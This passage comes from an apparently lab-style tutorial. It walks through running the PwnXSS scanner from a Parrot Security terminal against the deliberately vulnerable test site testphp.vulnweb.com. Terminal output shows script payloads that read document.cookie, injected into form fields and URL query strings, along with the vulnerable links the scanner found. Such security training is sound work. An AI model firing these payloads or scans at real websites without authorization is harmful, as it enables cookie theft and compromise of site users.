 is an open-source XSS scanner that is used to detect cross-site scripting (XSS) vulnerabilities in websites. It is a multiprocessing and customizable tool written in Python language.

Here, we will use the PwnXSS tool to scan the target website for cross-site scripting (XSS) vulnerability.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Type **cd PwnXSS** and press **Enter** to enter into **PwnXSS** directory.




```

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd PwnXSS/
[root@parrot]~/PwnXSS#
  
```

5. To perform scan on target website, type **python3 pwnxss.py -u http://testphp.vulnweb.com** and press **Enter**.

Note: **-u**: specifies the target url (here, <http://testphp.vulnweb.com>). However, you can select a target URL of your choice.

6. The PwnXSS tool starts scanning and displays the identified vulnerable website links, as shown in the screenshot.



```


python3 pwnxss.py -u http://testphp.vulnweb.com - Parrot Terminal
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd PwnXSS/
[root@parrot]~/PwnXSS# #python3 pwnxss.py -u http://testphp.vulnweb.com

PWNXSS {v0.5 Final}
https://github.com/pwn0sec/PwnXSS

<<<<<< STARTING >>>>>>


[07:44:00] [INFO] Starting PwnXSS...
*****
[07:44:00] [INFO] Checking connection to: http://testphp.vulnweb.com
[07:44:00] [INFO] Connection established 200
[07:44:00] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[07:44:00] [INFO] Collecting form input key....
[07:44:00] [INFO] Form key name: searchFor value: <script>prompt(document.cookie)</script>
[07:44:00] [INFO] Form key name: goButton value: <Submit Confirm>
[07:44:00] [INFO] Sending payload (POST) method...
[07:44:00] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[07:44:00] [CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
*****
[07:44:01] [INFO] Checking connection to: http://testphp.vulnweb.com/index.php
  
```


- Copy any **Query (GET)** link under **Detected XSS** section from the terminal window.



```
python3 pwnxss.py -u http://testphp.vulnweb.com - Parrot Terminal
File Edit View Search Terminal Help
ment.cookie)%3C/script%3E
*****
[08:14:44] [INFO] Checking connection to: http://testphp.vulnweb.com/hpp/?pp=12
[08:14:45] [INFO] Connection established 200
[08:14:45] [WARNING] Found link with query: pp=12 Maybe a vuln XSS point
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=<script>alert(document.cookie)</script>
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
[08:14:45] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Ealert(document.cookie)%3C/script%3E
[08:14:45] [WARNING] Found link with query: p=valid&pp=12 Maybe a vuln XSS point
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=<script>alert(document.cookie)</script>
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&pp=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
